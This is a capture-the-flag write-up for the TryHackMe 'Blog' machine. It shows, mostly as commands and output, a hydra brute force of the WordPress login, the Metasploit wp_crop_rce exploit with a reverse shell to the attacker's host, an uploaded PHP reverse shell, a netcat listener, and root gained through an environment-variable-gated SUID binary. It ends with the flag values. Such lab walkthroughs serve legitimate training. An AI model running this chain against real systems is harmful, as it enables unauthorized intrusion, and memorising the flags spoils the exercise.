

Blog CTF Write-Up:

Start with an nmap scan:




```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-13 11:27 EDT
Nmap scan report for blog.thm (10.10.196.52)
Host is up (0.074s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: WordPress 5.0
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2024-04-13T15:28:09+00:00
| smb2-time:
|   date: 2024-04-13T15:28:09
|_  start_date: N/A
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```



```
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.73 seconds
```


So we now that there is an smb server and the target is a windows machine .

After looking at the website I found out that this is a wordpress site from wp-admin entries in the robots.txt file:



```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```


So I used wp scan to find vulnerabilities and to enumerate users:



```
[i] User(s) Identified:

[+] kwheel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] bjoel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[+] Billy Joel
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)
```


So, I find 4 usernames , I saved them to file and use hydra to brute force the login page:

After using hydra, I found kwheel password :




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/blog]
└─# hydra -l kwheel -P /usr/share/wordlists/rockyou.txt blog.thm http-form-post '/wp-login.php:log=kwheel&pwd=^PASS^&wp-submit=Log In&testcookie=
1:F=is incorrect.'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-13 12:28:42
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./
hydra.restore
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
 tries per task
[DATA] attacking http-post-form://blog.thm:80/wp-login.php:log=kwheel&pwd=^PASS^&wp-submit=Log In&testcookie=1:F=is incorrect.
[STATUS] 152.00 tries/min, 152 tries in 00:01h, 14344247 to do in 1572:51h, 16 active
[STATUS] 313.33 tries/min, 940 tries in 00:03h, 14343459 to do in 762:57h, 16 active
[STATUS] 232.00 tries/min, 1624 tries in 00:07h, 14342775 to do in 1030:23h, 16 active
[80][http-post-form] host: blog.thm   login: kwheel   password: cutiepie1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-13 12:40:20
```

Now that I have a valid username and password and from the WPScan I know that the Wordpress version is 5.0 , I found an exploit to rce for this version in Metasploit:




```
msf6 > search wordpress 5.0

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce                        2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   1  exploit/unix/webapp/wp_property_upload_exec           2012-03-26       excellent  Yes    WordPress WP-Property PHP File Upload Vulnerabi
lity
   2  exploit/multi/http/wp_plugin_fma_shortcode_unauth_rce  2023-05-31       excellent  Yes    Wordpress File Manager Advanced Shortcode 2.3.2
 - Unauthenticated Remote Code Execution through shortcode
   3    \_ target: PHP                                      .                .          .      .
   4    \_ target: Unix Command
```

So I set the options:




```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_crop_rce) > set rhosts blog.thm
rhosts => blog.thm
msf6 exploit(multi/http/wp_crop_rce) > set lhost 10.8.41.134
lhost => 10.8.41.134
msf6 exploit(multi/http/wp_crop_rce) > set lport 4444
lport => 4444
msf6 exploit(multi/http/wp_crop_rce) > set username kwheel
username => kwheel
```




```
msf6 exploit(multi/http/wp_crop_rce) > set password cutiepie1
password => cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 10.8.41.134:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
```

And I got a reverse shell as www-data, ok now I want to get mor comfortable shell so I upload to /var/www/wordpress a php reverse shell :




```
meterpreter > upload shell.php
[*] Uploading  : /root/Desktop/TryHackMe/Linux CTFs/POC CTF's/blog/shell.php → shell.php
[*] Uploaded -1.00 B of 5.36 KiB (-0.02%): /root/Desktop/TryHackMe/Linux CTFs/POC CTF's/blog/shell.php → shell.php
[*] Completed  : /root/Desktop/TryHackMe/Linux CTFs/POC CTF's/blog/shell.php → shell.php
meterpreter > 
```

Now I start a listener and to trigger go to http://blog.thm/shell.php




blog.thm/shell.php




```
┌──(root㉿moti-kali)-[~]
└─# nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.196.52] 57792
Linux blog 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 19:10:04 up  4:11,  0 users,  load average: 0.01, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Upgrade shell:




```
$ export TERM=xterm
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@blog:/$ 
```

CTR+Z




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/blog]
└─# stty raw -echo; fg
[1]  + continued  nc -nlvp 4242
                               reset
```

Ok so now for PE I run linpeas and find an SUID executable that probably added by the creator...




```
-rwsr-xr-x 1 root root 19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-sr-x 1 root root 8.3K May 26  2020 /usr/sbin/checker (Unknown SUID binary!)
-rwsr-xr-x 1 root root 99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
```

When I try to run it this happens:




```
www-data@blog:/$ checker
Not an Admin
```

So I downloaded the file to my kali and reverse it with ghidra :



```
undefined8 main(void)

{
  char *pcVar1;
  
  pcVar1 = getenv("admin");
  if (pcVar1 == (char *)0x0) {
    puts("Not an Admin");
  }
  else {
    setuid(0);
    system("/bin/bash");
  }
  return 0;
}
```


The program check if you have the variable 'admin' set in the environment , so I export admin as true and try to run it again :



```
www-data@blog:/$ export admin=true
www-data@blog:/$ checker
root@blog:/# whoami
root
```

I got a root shell!!

Noe lest find the flags:



```
root@blog:/home/bjoel# cd /root
root@blog:/root# ls
root.txt
root@blog:/root# cat root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
root@blog:/root# find / -name user.txt
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/root# cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
root@blog:/root# 
```